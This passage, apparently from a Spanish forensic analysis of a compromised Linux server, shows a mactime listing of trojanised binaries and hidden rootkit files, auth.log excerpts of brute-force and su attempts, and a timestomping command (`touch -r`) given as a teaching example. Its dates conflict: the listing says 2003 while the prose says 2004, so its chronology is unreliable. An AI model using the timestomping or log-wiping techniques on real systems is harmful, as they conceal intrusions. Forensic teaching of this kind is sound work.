                            17864 m.c -/-rwxr-xr-x root     root     356429   /var/lib/.identd/
     identd
                              115 m.c -/-rwxr-xr-x root     root     356431   /var/lib/.identd/
     libsnd
                             4060 m.c -/-rwxr-xr-x root     root     356428   /var/lib/.identd/
     libs
                            32236 ..c -/-rwxr-xr-x root     root     225524   /dev/.tp
                            86892 ..c -/-rwxr-xr-x root     root     241498   /dev/.nst
                            13224 ..c -/-rwxr-xr-x root     root     225715   /dev/.tree
Fri Apr 11 2003 21:13:23      240 ..c -/-rwxr-xr-x villasen users    324280   /bin/weit
Fri Apr 11 2003 21:13:30      240 m.c -/-rwxr-xr-x root     root     227250   /usr/bin/weit
Fri Apr 11 2003 21:13:58    39925 m.c -/-rwxr-xr-x root     root     241500   /bin/lspci
                            22157 m.c -/-rwxr-xr-x root     root     241496   /bin/mt-gnu
                            21701 m.c -/-rwxr-xr-x root     root     241522   /bin/mknod
                             9697 m.c -/-rwxr-xr-x root     root     241491   /bin/arch
                            53417 m.c -/-rwxr-xr-x root     root     241460   /bin/grep
                            22837 m.c -/-rwxr-xr-x duende  users    501288   /bin/ps
                            17817 m.c -/-rwxr-xr-x root     root     241481   /bin/echo
                            24869 m.c -/-rwxr-xr-x root     root     241458   /bin/chown
                           135637 m.c -/-rwxr-xr-x root     root     241489   /bin/tar
                            11049 m.c -/-rwxr-xr-x root     root     241492   /bin/dmesg
                            15929 m.c -/-rwxr-xr-x root     root     241486   /bin/true
                            22789 m.c -/-rwxr-xr-x root     root     241457   /bin/chmod
                            16757 m.c -/-rwxr-xr-x root     root     241471   /bin/hostname
                            15929 m.c -/-rwxr-xr-x root     root     241482   /bin/false
                            26009 m.c -/-rwxr-xr-x root     root     241502   /bin/fuser
                            30149 m.c -/-rwxr-xr-x root     root     241528   /bin/touch
                            18421 m.c -/-rwxr-xr-x root     root     241478   /bin/kill
                            77077 m.c -/-rwsr-xr-x root     root     241475   /bin/mount
```

```
                        50265 m.c -/-rwxr-xr-x root     root     241497   /bin/ed
                        16757 m.c -/-rwxr-xr-x root     root     241472   /bin/
    dnsdomainname
                        32325 m.c -/-rwxr-xr-x root     root     241524   /bin/rm
                        12481 m.c -/-rwxr-xr-x root     root     241514   /bin/tempfile
                        55817 m.c -/-rwxr-xr-x root     root     241463   /bin/uncompress
                        50757 m.c -/-rwxr-xr-x root     root     241520   /bin/ls
                        55817 m.c -/-rwxr-xr-x root     root     241463   /bin/zcat
                        20705 m.c -/-rwxr-xr-x root     root     243666   /bin/getty
                        41753 m.c -/-rwxr-xr-x root     root     241494   /bin/loadkeys
                        28105 m.c -/-rwxr-xr-x root     root     241479   /bin/sed
                        34309 m.c -/-rwxr-xr-x root     root     241516   /bin/dd
                        20705 m.c -/-rwxr-xr-x root     root     243666   /var/lib/nfs/sm/
                                                                          192.0.2.20
                                                                          (deleted-realloc)
                        16229 m.c -/-rwxr-xr-x root     root     241527   /bin/sync
                       718863 m.c -/-rwxr-xr-x duende   users    227355   /bin/sysinit
                        22217 m.c -/-rwsr-xr-x root     root     241499   /bin/ping
                        55817 m.c -/-rwxr-xr-x root     root     241463   /bin/gzip
                        32549 m.c -/-rwxr-xr-x root     root     241517   /bin/df
                        56065 m.c -/-rwxr-xr-x root     root     241495   /bin/cpio
                        50757 m.c -/-rwxr-xr-x root     root     241518   /bin/dir
                        26045 m.c -/-rwxr-xr-x root     root     241501   /bin/setserial
                        11941 m.c -/-rwxr-xr-x root     root     241515   /bin/mktemp
                        41957 m.c -/-rwsr-xr-x root     root     241473   /bin/login
                        49061 m.c -/-rwxr-xr-x root     root     241523   /bin/mv
                        23493 m.c -/-rwxr-xr-x root     root     241521   /bin/mkdir
                        17477 m.c -/-rwxr-xr-x root     root     241525   /bin/rmdir
                        16281 m.c -/-rwxr-xr-x root     root     241490   /bin/cat
                        22949 m.c -/-rwxr-xr-x root     root     241456   /bin/chgrp
                        30149 m.c -/-rwsr-xr-x root     root     241474   /bin/su
                        16889 m.c -/-rwxr-xr-x root     root     241483   /bin/pwd
                        26501 m.c -/-rwxr-xr-x root     root     241519   /bin/ln
                        32793 m.c -/-rwxr-xr-x root     root     241480   /bin/date
                        53417 m.c -/-rwxr-xr-x root     root     241462   /bin/fgrep
                        55817 m.c -/-rwxr-xr-x root     root     241463   /bin/gunzip
                        50757 m.c -/-rwxr-xr-x root     root     241526   /bin/vdir
                        43925 m.c -/-rwsr-xr-x root     root     241476   /bin/umount
                        30933 m.c -/-rwxr-xr-x root     root     241493   /bin/more
                        41637 m.c -/-rwxr-xr-x root     root     241459   /bin/cp
                        10649 m.c -/-rwxr-xr-x root     root     241453   /bin/readlink
                        16465 m.c -/-rwxr-xr-x root     root     241455   /bin/run-parts
                        22837 m.c -/-rwxr-xr-x duende   users    501291   /bin/netstat
                        18105 m.c -/-rwxr-xr-x root     root     241484   /bin/sleep
                        36953 m.c -/-rwxr-xr-x root     root     241485   /bin/stty
                        15921 m.c -/-rwxr-xr-x root     root     483037   /sbin/killall5
                        17369 m.c -/-rwxr-xr-x root     root     241487   /bin/uname
                        53417 m.c -/-rwxr-xr-x root     root     241461   /bin/egrep
Fri Apr 11 2003 21:18:44    44677 m.c -/-rwxr-xr-x root     root     225480   /usr/bin/install
                        15741 m.c -/-rwxr-xr-x root     root     225483   /usr/bin/locate
                        35877 m.c -/-rwxr-xr-x root     root     225601   /usr/bin/shred
                        40421 m.c -/-rwxr-xr-x root     root     482933   /sbin/genksyms
                        11341 m.c -/-rwxr-xr-x root     root     225500   /usr/bin/renice
                        52089 m.c -/-rwxr-xr-x root     root     225481   /usr/bin/find
                        39077 m.c -/-rwxr-sr-x root     shadow   225511   /usr/bin/chage
                       148385 m.c -/-rwxr-xr-x root     root     225470   /usr/bin/dselect
                       101977 m.c -/-rwxr-xr-x root     root     225477   /usr/bin/mawk
                        22361 m.c -/-rwxr-xr-x root     root     225466   /usr/bin/diff3
                       146949 m.c -/-rwxr-xr-x root     root     225507   /usr/bin/tack
                        14677 m.c -/-rwxr-xr-x root     root     225499   /usr/bin/logger
                        24005 m.c -/-rwxr-xr-x root     root     225471   /usr/bin/md5sum
                        20857 m.c -/-rwxr-xr-x root     root     225467   /usr/bin/sdiff
```

```
                          31397 m.c -/-rwxr-xr-x root     root     225479   /usr/bin/du
                          10077 m.c -/-rwxr-xr-x root     root     225607   /usr/bin/clear
                          14245 m.c -/-rwxr-xr-x root     root     225474   /usr/bin/faillog
                          16085 m.c -/-rwxr-sr-x root     tty      225501   /usr/bin/wall
                          12569 m.c -/-rwxr-xr-x root     root     225504   /usr/bin/lsattr
                          16309 m.c -/-rwxr-xr-x root     root     225464   /usr/bin/cmp
                          33733 m.c -/-rwxr-xr-x root     root     225506   /usr/bin/toe
                          15261 m.c -/-rwxr-xr-x root     root     225508   /usr/bin/tput
                          19493 m.c -/-rwxr-xr-x root     root     225527   /usr/bin/mkfifo
                          13657 m.c -/-rwxr-xr-x root     root     225503   /usr/bin/chattr
                          26021 m.c -/-rwsr-xr-x root     root     225473   /usr/bin/newgrp
                          38309 m.c -/-rwxr-xr-x root     root     225510   /usr/bin/tset
                          69017 m.c -/-rwxr-xr-x root     root     225465   /usr/bin/diff
                          12389 m.c -/-rwxr-xr-x root     root     225475   /usr/bin/lastlog
                          22909 m.c -/-rwxr-xr-x root     root     225576   /usr/bin/whiptail
                          32837 m.c -/-rwsr-xr-x root     root     225512   /usr/bin/chfn
                          44525 m.c -/-rwxr-xr-x root     root     225505   /usr/bin/tic
                          18137 m.c -/-rwxr-xr-x root     root     225482   /usr/bin/xargs
                          16517 m.c -/-rwxr-xr-x root     root     225604   /usr/bin/link
                          10553 m.c -/-rwxr-xr-x root     root     225509   /usr/bin/uuidgen
                          14261 m.c -/-rwxr-xr-x root     root     225459   /usr/bin/script
                          16421 m.c -/-rwxr-xr-x root     root     225603   /usr/bin/unlink
                          48549 m.c -/-rwxr-xr-x root     root     225608   /usr/bin/infocmp
Fri Apr 11 2003 21:18:45  17785 m.c -/-rwxr-xr-x root     root     225623   /usr/bin/users
                          14677 m.c -/-rwxr-xr-x root     root     225542   /usr/bin/comm
                          31653 m.c -/-rwsr-xr-x root     root     225516   /usr/bin/passwd
                          31717 m.c -/-rwxr-xr-x root     root     225543   /usr/bin/csplit
                          28837 m.c -/-rwxr-xr-x root     root     225551   /usr/bin/od
                          32837 m.c -/-rwxr-xr-x root     root     225555   /usr/bin/sort
                          20025 m.c -/-rwxr-xr-x root     root     225533   /usr/bin/id
                          16869 m.c -/-rwxr-xr-x root     root     225610   /usr/bin/pkill
                          18905 m.c -/-rwxr-xr-x root     root     225621   /usr/bin/nice
                          16741 m.c -/-rwxr-xr-x root     root     225548   /usr/bin/head
                          31245 m.c -/-rwxr-xr-x root     root     225553   /usr/bin/pr
                          16869 m.c -/-rwxr-xr-x root     root     225610   /usr/bin/pgrep
                          22837 m.c -/-rwxr-xr-x duende   users    501289   /usr/bin/top
                          17305 m.c -/-rwxr-xr-x root     root     225530   /usr/bin/env
                          27065 m.c -/-rwxr-xr-x root     root     225616   /usr/bin/test
                          22577 m.c -/-rwxr-xr-x root     root     225549   /usr/bin/join
                          30917 m.c -/-rwsr-xr-x root     root     225513   /usr/bin/chsh
                          40037 m.c -/-rwsr-xr-x root     root     225515   /usr/bin/gpasswd
                          23449 m.c -/-rwxr-xr-x root     root     225531   /usr/bin/expr
                          18109 m.c -/-rwxr-xr-x root     root     225539   /usr/bin/last
                          17049 m.c -/-rwxr-xr-x root     root     225528   /usr/bin/basename
                          10277 m.c -/-rwxr-xr-x root     root     225521   /usr/bin/uptime
                          16697 m.c -/-rwxr-xr-x root     root     225618   /usr/bin/whoami
                          18113 m.c -/-rwxr-xr-x root     root     225544   /usr/bin/cut
                          16505 m.c -/-rwxr-xr-x root     root     225620   /usr/bin/hostid
                          18421 m.c -/-rwxr-xr-x root     root     225494   /usr/bin/skill
                          23865 m.c -/-rwxr-xr-x root     root     225624   /usr/bin/who
                          17081 m.c -/-rwxr-xr-x root     root     225529   /usr/bin/dirname
Fri Apr 11 2003 21:19:00  12709 m.c -/-rwxr-xr-x root     root     225644   /usr/bin/
     setkeycodes
                          22837 m.c -/-rwxr-xr-x duende   users    501292   /usr/bin/pstree
                          20449 m.c -/-rwxr-xr-x root     root     225714   /usr/bin/killall
                          12697 m.c -/-rwxr-xr-x root     root     225647   /usr/bin/
     showcfont
                         322293 m.c -/-rwxr-xr-x root     root     225703   /usr/bin/nview
Fri Apr 11 2003 21:19:01 171705 m.c -/-rwxr-xr-x root     root     225771   /usr/bin/readelf
                         121573 m.c -/-rwxr-xr-x root     root     225809   /usr/bin/make
                          11601 m.c -/-rwxr-xr-x root     root     225861   /usr/bin/lessecho
                          70421 m.c -/-rwxr-xr-x root     root     225829   /usr/bin/netkit-
```

```
    ftp
                          58309 m.c -/-rwxr-xr-x root     root     225763   /usr/bin/host
```

La muestra es meramente representativa de varios cientos de archivos modificados y/o creados el 11 de abril a partir de las 20:55:02. Es evidente que muchos programas fueron modificados/creados en ese momento. Las marcas de tiempo nos dicen que a esta hora fueron troyanizados/creados gran parte de los programas y archivos esenciales para el funcionamiento del equipo. Los archivos propiedad de duende están entre los programas modificados/creados y se muestran arriba.

La fijación incontrovertible de la «hora cero» del ataque (domingo 11 de abril de 2004 a partir de las 20:55:02) brindó la coordenada pericial indispensable para orientar la siguiente fase: cruzar esta ventana crítica contra los registros de auditoría del sistema operativo. A pesar de los intentos del intruso por purgar las bitácoras con utilidades como `clean!`, el análisis minucioso de las bitácoras de autenticación (`auth.log`), los registros binarios de sesión (`wtmp`) y las transferencias de archivos (`xferlog`) permitió determinar con qué credenciales se accedió y qué archivos se descargaron en ese instante.

Detección de falsificación temporal (timestomping)

Si un intruso ejecuta `touch -r /bin/sh /dev/zqft4/bash!` para clonar las marcas `mtime` y `atime` del shell legítimo, £por qué el comando `mactime` continúa reportando la fecha real de la implantación en la columna c (*ctime*) y cómo puede un perito explotar esta discrepancia para refutar coartadas temporales?

Perspectiva forense contemporánea: de mactime a super-timelines con Plaso

En 2004, la suite *The Coroner's Toolkit* (TCT) y *The Sleuth Kit* (TSK) con `mactime` representaban la cúspide de la reconstrucción cronológica en discos magnéticos. Actualmente, el análisis pericial contemporáneo emplea herramientas como *Plaso* / *log2timeline*, capaces de consolidar en una única super-línea de tiempo (*super-timeline*) no solo metadatos de inodos, sino historiales de navegación web, registros de eventos de Windows (EVTX), artefactos de ejecución prefetch, bitácoras en la nube de AWS CloudTrail / Azure y transacciones de bases de datos, procesando cientos de millones de eventos mediante motores de búsqueda indexados como Elasticsearch / Kibana (Timesketch).

Capítulo 9

Minería y correlación de bitácoras del sistema

Las bitácoras de auditoría del sistema operativo (`/var/log/messages`, `secure`, `wtmp`, `xferlog`) ofrecen el testimonio cronológico de autenticaciones, conexiones externas y comandos privilegiados. En este capítulo se analizan las secuencias de eventos registradas, desentrañando además los intentos del atacante por limpiar y manipular los archivos de registro.

Arquitectura de auditoría syslog y vulnerabilidad local

El servicio estándar de registro (`syslogd` / RFC 3164) clasifica los eventos por origen (*facility*: `auth`, `authpriv`, `daemon`, `kern`, `mail`) y nivel de severidad (*severity*: `info`, `warning`, `err`, `alert`). En servidores aislados de la época sin reenvío remoto de registros (*syslog forwarding* sobre UDP 514), el almacenamiento de las bitácoras residía exclusivamente en texto plano bajo `/var/log/`. En consecuencia, en cuanto un intruso adquiría privilegios de superusuario (`root`), podía alterar, truncar o reescribir selectivamente las bitácoras para borrar sus huellas (como se comprobó con la utilidad `clean!`). Por esta razón, el perito debe contrastar siempre las bitácoras en disco contra las líneas de tiempo de inodos (*mactime*) y los registros binarios de contabilidad (*accounting*).

9.1 Auditoría de bitácoras del sistema (`syslog`, `secure` y `xferlog`)

Las salidas están resumidas a lo mas esencial, algunas líneas se repiten cientos de veces pero solo se mostrarán tres o cuatro veces para mostrar que son recurrentes.

auth.log

```
Apr  8 05:23:01 helios PAM_unix[1157]: (cron) session closed for user mail
Apr  8 05:29:22 helios sshd[1232]: Did not receive identification string from 198.18.16.225
Apr  8 05:30:20 helios PAM_unix[1234]: check pass; user unknown
Apr  8 05:30:20 helios PAM_unix[1234]: authentication failure; (uid=0) -> **unknown** for login
      service
Apr  8 05:30:22 helios login[1234]: FAILED LOGIN (1) on `pts/2' from `200-161-199-225.dsl.
     telesp.net.br'
                    FOR `UNKNOWN', Authentication servic
Apr  8 05:30:29 helios PAM_unix[1234]: (login) session opened for user proa by (uid=0)
Apr  8 05:31:37 helios newgrp[1242]: unknown gid: 523
Apr  8 05:31:45 helios newgrp[1247]: unknown gid: 523
Apr  8 05:31:56 helios passwd[1252]: can't change pwd for `root'
Apr  8 05:33:02 helios PAM_unix[1262]: (login) session opened for user proa by (uid=0)
Apr  8 05:33:52 helios newgrp[1287]: unknown gid: 523
Apr  8 05:34:58 helios passwd[4388]: can't change pwd for `root'
Apr  8 05:35:19 helios newgrp[4391]: unknown gid: 523
Apr  8 05:35:26 helios newgrp[4394]: unknown gid: 523
Apr  8 05:36:23 helios PAM_unix[4402]: (login) session opened for user proa by (uid=0)
Apr  8 05:36:49 helios PAM_unix[4404]: authentication failure; proa(uid=523) -> irc for su
     service
Apr  8 05:36:51 helios su[4404]: pam_authenticate: Authentication failure
Apr  8 05:36:51 helios su[4404]: - pts/5 proa-irc
Apr  8 05:37:30 helios newgrp[4416]: unknown gid: 523
Apr  8 05:38:01 helios PAM_unix[4430]: (cron) session opened for user mail by (uid=0)
Apr  8 05:41:54 helios newgrp[4570]: unknown gid: 523
Apr  8 05:43:05 helios PAM_unix[4588]: (login) session opened for user proa by (uid=0)
Apr  8 10:04:22 helios PAM_unix[7098]: (login) session opened for user apached by (uid=0)
Apr  8 10:04:32 helios PAM_unix[7099]: authentication failure; apached(uid=1) -> smtpd for su
     service
Apr  8 10:04:34 helios su[7099]: pam_authenticate: Authentication failure
Apr  8 10:04:34 helios su[7099]: - pts/11 apached-smtpd
Apr  8 10:06:14 helios PAM_unix[31115]: (gdm) session closed for user stevens
Apr  8 10:06:28 helios PAM_unix[7118]: (login) session opened for user lester by (uid=0)
Apr  8 10:06:46 helios PAM_unix[7103]: authentication failure; apached(uid=1) -> smtpd for su
     service
Apr  8 10:06:48 helios su[7103]: pam_authenticate: Authentication failure
Apr  8 10:06:48 helios su[7103]: - pts/11 apached-smtpd
Apr  8 10:06:59 helios passwd[7120]: can't change pwd for `smtpd'
Apr  8 10:07:05 helios PAM_unix[7121]: authentication failure; apached(uid=1) -> smtpd for su
     service
Apr  8 10:07:07 helios su[7121]: pam_authenticate: Authentication failure
Apr  8 10:07:07 helios su[7121]: - pts/11 apached-smtpd
Apr  8 10:07:23 helios PAM-securetty[7123]: access denied: tty 'pts/7' is not secure!
Apr  8 10:07:27 helios login[7123]: FAILED LOGIN (1) on `pts/7' from `198.18.1.45' FOR `smtpd',
           Authentication failure
Apr  8 10:07:56 helios PAM_unix[7128]: Password for apached was changed
Apr  8 10:08:00 helios PAM_unix[7129]: Password for smtpd was changed
Apr  8 10:08:01 helios PAM_unix[7130]: (cron) session opened for user mail by (uid=0)
Apr  8 10:08:01 helios PAM_unix[7130]: (cron) session closed for user mail
Apr  8 10:08:36 helios PAM_unix[7207]: (login) session opened for user apached by (uid=0)
Apr  8 10:08:39 helios su[7208]: + pts/7 apached-smtpd
Apr  8 10:08:39 helios PAM_unix[7208]: (su) session opened for user smtpd by apached(uid=1)
Apr  8 10:09:49 helios sshd[7226]: Bad protocol version identification '\233è^]W$\215/5^O\2027
     Do\226\
           F^_"Đù' from 198.18.1.45
Apr  8 10:10:15 helios PAM_unix[7228]: (login) session opened for user apached by (uid=0)
Apr  8 10:10:18 helios su[7229]: + pts/2 apached-smtpd
Apr  8 10:10:18 helios PAM_unix[7229]: (su) session opened for user smtpd by apached(uid=1)
Apr  8 14:08:44 helios PAM_unix[9147]: (login) session opened for user zopilote by (uid=0)
```

```
Apr  8 14:11:36 helios sshd[9228]: Accepted password for root from 192.0.2.104 port 32769 ssh2
Apr  8 14:11:36 helios PAM_unix[9228]: (ssh) session opened for user root by (uid=0)
Apr  8 14:13:02 helios PAM_unix[9228]: (ssh) session closed for user root
Apr  8 14:13:02 helios sshd[9228]: PAM pam_putenv: delete non-existent entry; MAIL
Apr  8 14:23:01 helios PAM_unix[9298]: (cron) session opened for user mail by (uid=0)
Apr  8 14:23:02 helios PAM_unix[9298]: (cron) session closed for user mail
Apr  8 14:33:15 helios PAM_unix[9372]: (ftp) session opened for user proa by (uid=0)
Apr  8 14:38:01 helios PAM_unix[9378]: (cron) session opened for user mail by (uid=0)
Apr  8 14:38:02 helios PAM_unix[9378]: (cron) session closed for user mail
Apr  8 14:40:41 helios PAM_unix[9372]: (ftp) session closed for user proa
Apr  8 14:48:23 helios PAM_unix[9465]: (ftp) session opened for user proa by (uid=0)
Apr  8 14:49:12 helios PAM_unix[9465]: (ftp) session closed for user proa
Apr  8 14:50:03 helios PAM_unix[9467]: (ftp) session opened for user proa by (uid=0)
Apr  8 14:51:33 helios PAM_unix[9467]: (ftp) session closed for user proa
Apr  8 14:53:01 helios PAM_unix[9471]: (cron) session opened for user mail by (uid=0)
Apr  8 14:53:02 helios PAM_unix[9471]: (cron) session closed for user mail
Apr  8 14:54:07 helios PAM_unix[31115]: (gdm) session opened for user stevens by (uid=0)
Apr  8 14:54:48 helios PAM_unix[9545]: authentication failure; (uid=0) -> proa for ftp service
Apr  8 14:55:12 helios PAM_unix[9613]: (ftp) session opened for user proa by (uid=0)
Apr  8 14:58:10 helios PAM_unix[9613]: (ftp) session closed for user proa
Apr  8 15:57:45 helios PAM_unix[9967]: (login) session opened for user proa by (uid=0)
Apr  8 16:00:40 helios ftpd[10008]: PAM-listfile: Refused user anonymous for service ftp
Apr  8 16:00:40 helios ftpd[10009]: PAM-listfile: Refused user ftp for service ftp
Apr  8 16:00:41 helios PAM_unix[10012]: check pass; user unknown
Apr  8 16:00:41 helios PAM_unix[10012]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:41 helios PAM_unix[10008]: auth could not identify password for [ftp]
Apr  8 16:00:41 helios PAM_unix[10009]: auth could not identify password for [ftp]
Apr  8 16:00:44 helios PAM_unix[10013]: check pass; user unknown
Apr  8 16:00:44 helios PAM_unix[10013]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:44 helios PAM_unix[10014]: check pass; user unknown
Apr  8 16:00:44 helios PAM_unix[10014]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:45 helios PAM_unix[10010]: check pass; user unknown
Apr  8 16:00:45 helios PAM_unix[10010]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:45 helios PAM_unix[10011]: check pass; user unknown
Apr  8 16:00:45 helios PAM_unix[10011]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:49 helios PAM_unix[10015]: check pass; user unknown
Apr  8 16:00:49 helios PAM_unix[10015]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:49 helios PAM_unix[10016]: check pass; user unknown
Apr  8 16:00:49 helios PAM_unix[10016]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:49 helios PAM_unix[10017]: check pass; user unknown
Apr  8 16:00:49 helios PAM_unix[10017]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:50 helios PAM_unix[10018]: check pass; user unknown
Apr  8 16:00:50 helios PAM_unix[10018]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:50 helios PAM_unix[10019]: check pass; user unknown
Apr  8 16:00:50 helios PAM_unix[10019]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:56 helios PAM_unix[10020]: check pass; user unknown
Apr  8 16:00:56 helios PAM_unix[10020]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:56 helios PAM_unix[10021]: check pass; user unknown
Apr  8 16:00:56 helios PAM_unix[10021]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:56 helios ftpd[10023]: PAM-listfile: Refused user anonymous for service ftp
```

```
Apr  8 16:00:56 helios ftpd[10024]: PAM-listfile: Refused user ftp for service ftp
Apr  8 16:00:56 helios ftpd[10025]: PAM-listfile: Refused user root for service ftp
Apr  8 16:00:57 helios PAM_unix[10023]: auth could not identify password for [ftp]
Apr  8 16:00:57 helios PAM_unix[10024]: auth could not identify password for [ftp]
Apr  8 16:00:57 helios PAM_unix[10025]: authentication failure; (uid=0) -> root for ftp service
Apr  8 16:00:57 helios PAM_unix[10027]: authentication failure; (uid=0) -> daemon for ftp
     service
Apr  8 16:00:57 helios PAM_unix[10028]: check pass; user unknown
Apr  8 16:00:57 helios PAM_unix[10028]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:00:57 helios PAM_unix[10029]: bad username [ñkim]
Apr  8 16:01:00 helios PAM_unix[10026]: authentication failure; (uid=0) -> bin for ftp service
Apr  8 16:01:00 helios PAM_unix[10031]: authentication failure; (uid=0) -> games for ftp
     service
Apr  8 16:01:00 helios PAM_unix[10030]: authentication failure; (uid=0) -> lp for ftp service
Apr  8 16:01:01 helios PAM_unix[10032]: check pass; user unknown
Apr  8 16:01:01 helios PAM_unix[10032]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:02 helios PAM_unix[10033]: check pass; user unknown
Apr  8 16:01:02 helios PAM_unix[10033]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:02 helios PAM_unix[10035]: check pass; user unknown
Apr  8 16:01:02 helios PAM_unix[10035]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:03 helios PAM_unix[10037]: check pass; user unknown
Apr  8 16:01:03 helios PAM_unix[10037]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:03 helios PAM_unix[10036]: check pass; user unknown
Apr  8 16:01:03 helios PAM_unix[10036]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:03 helios PAM_unix[10038]: authentication failure; (uid=0) -> postgres for ftp
     service
Apr  8 16:01:05 helios PAM_unix[10040]: check pass; user unknown
Apr  8 16:01:05 helios PAM_unix[10040]: authentication failure; (uid=0) -> **unknown** for ftp
     service
Apr  8 16:01:05 helios PAM_unix[10034]: check pass; user unknown
Apr  9 06:25:01 helios PAM_unix[16510]: (cron) session opened for user root by (uid=0)
Apr  9 06:25:02 helios su[16579]: + ??? root-nobody
Apr  9 06:25:02 helios PAM_unix[16579]: (su) session opened for user nobody by (uid=0)
Apr  9 06:29:35 helios PAM_unix[16510]: (cron) session closed for user root
Apr 12 20:44:38 helios passwd[19695]: password for `mail' changed by `root'
Apr 12 20:44:46 helios userdel[19700]: delete user `smtpd'
Apr 16 12:19:54 helios PAM_unix[18346]: authentication failure; (uid=0) -> proa for login
     service
Apr 16 12:19:57 helios login[18346]: FAILED LOGIN (1) on `pts/6' from
                    `host-203.0.113.186-cust.telemedia.net.mx' FOR `proa',
                    Authentication
Apr 16 12:20:07 helios login[18346]: FAILED LOGIN (2) on `pts/6' from
                    `host-203.0.113.186-cust.telemedia.net.mx' FOR `proa',
                    Authentication
Apr 16 12:20:19 helios PAM_unix[18346]: authentication failure; (uid=0) -> zopilote for login
     service
Apr 16 12:20:21 helios login[18346]: FAILED LOGIN (3) on `pts/6' from
                    `host-203.0.113.186-cust.telemedia.net.mx' FOR `zopilote',
                    Authenticat
Apr 16 12:20:39 helios PAM_unix[18349]: authentication failure; (uid=0) -> brenton for login
     service
Apr 16 12:20:42 helios login[18349]: FAILED LOGIN (1) on `pts/6' from `test.ifm.lab.edu.mx' FOR
      `brenton',
                    Authentication failure
Apr 16 12:20:48 helios PAM_unix[18352]: authentication failure; (uid=0) -> zena for login
     service
```

```
Apr 16 12:20:52 helios login[18352]: FAILED LOGIN (1) on `pts/7' from
                    `host-203.0.113.186-cust.telemedia.net.mx' FOR `zena',
                    Authentication
Apr 16 12:20:53 helios PAM_unix[18349]: (login) session opened for user guest by (uid=0)
Apr 16 12:20:57 helios PAM_unix[18352]: check pass; user unknown
Apr 16 12:20:57 helios PAM_unix[18352]: authentication failure; (uid=0) -> **unknown** for
     login service
Apr 16 12:21:00 helios login[18352]: FAILED LOGIN (2) on `pts/7' from
                    `host-203.0.113.186-cust.telemedia.net.mx' FOR `UNKNOWN',
                    Authentication
Apr 16 12:21:37 helios PAM_unix[18354]: authentication failure; (uid=0) -> proa for ssh service
Apr 16 12:21:39 helios sshd[18354]: Failed password for proa from 203.0.113.186 port 1127 ssh2
Apr 16 12:36:25 helios PAM_unix[18490]: (login) session opened for user proa by (uid=0)
Apr 16 12:36:39 helios PAM_unix[18492]: Password for proa was changed
Apr 16 14:08:02 helios PAM_unix[19069]: (cron) session closed for user mail
Apr 16 14:11:19 helios sshd[19150]: Accepted password for root from 192.0.2.89 port 32779 ssh2
Apr 16 14:11:20 helios PAM_unix[19150]: (ssh) session opened for user root by (uid=0)
Apr 16 14:11:52 helios su[19159]: + pts/6 root-zopilote
Apr 16 14:11:52 helios PAM_unix[19159]: (su) session opened for user zopilote by root(uid=0)
Apr 16 14:56:07 helios sshd[1543]: Accepted password for zena from 198.18.2.78 port 1388 ssh2
Apr 16 14:56:08 helios PAM_unix[1545]: (ssh) session opened for user zena by (uid=521)
Apr 16 14:57:16 helios PAM_unix[1545]: (ssh) session closed for user zena
Apr 16 14:57:16 helios sshd[1545]: PAM pam_putenv: delete non-existent entry; MAIL
Apr 16 15:22:05 helios sshd[2293]: Accepted password for duende from 192.0.2.20 port 32870 ssh2
Apr 16 15:22:05 helios PAM_unix[2295]: (ssh) session opened for user duende by (uid=500)
Apr 16 15:23:01 helios PAM_unix[2313]: (cron) session opened for user mail by (uid=0)
Apr 16 15:23:02 helios PAM_unix[2313]: (cron) session closed for user mail
Apr 16 15:26:54 helios PAM_unix[2295]: (ssh) session closed for user duende
Apr 16 15:26:54 helios sshd[2295]: PAM pam_putenv: delete non-existent entry; MAIL
Apr 16 15:30:37 helios sshd[2442]: Accepted password for duende from 192.0.2.20 port 32871 ssh2
Apr 16 15:30:37 helios PAM_unix[2444]: (ssh) session opened for user duende by (uid=500)
Apr 16 15:34:00 helios PAM_unix[2444]: (ssh) session closed for user duende
Apr 21 11:07:20 helios PAM_unix[14410]: authentication failure; (uid=0) -> proa for ftp service
Apr 21 11:07:41 helios PAM_unix[14411]: authentication failure; (uid=0) -> proa for ftp service
Apr 21 11:08:01 helios PAM_unix[14413]: (cron) session opened for user mail by (uid=0)
Apr 21 11:08:01 helios PAM_unix[14413]: (cron) session closed for user mail
Apr 21 11:08:06 helios PAM_unix[14412]: authentication failure; (uid=0) -> proa for ftp service
Apr 21 11:08:58 helios PAM_unix[14490]: (login) session opened for user zena by (uid=0)
Apr 21 11:09:12 helios PAM_unix[14500]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:09:14 helios su[14500]: pam_authenticate: Authentication failure
Apr 21 11:09:14 helios su[14500]: - pts/2 zena-proa
Apr 21 11:09:24 helios PAM_unix[14503]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:09:26 helios su[14503]: pam_authenticate: Authentication failure
Apr 21 11:09:26 helios su[14503]: - pts/2 zena-proa
Apr 21 11:09:32 helios PAM_unix[14505]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:09:34 helios su[14505]: pam_authenticate: Authentication failure
Apr 21 11:09:34 helios su[14505]: - pts/2 zena-proa
Apr 21 11:09:41 helios PAM_unix[14507]: authentication failure; zena(uid=521) -> proa for su
     service
Apr 21 11:09:43 helios su[14507]: pam_authenticate: Authentication failure
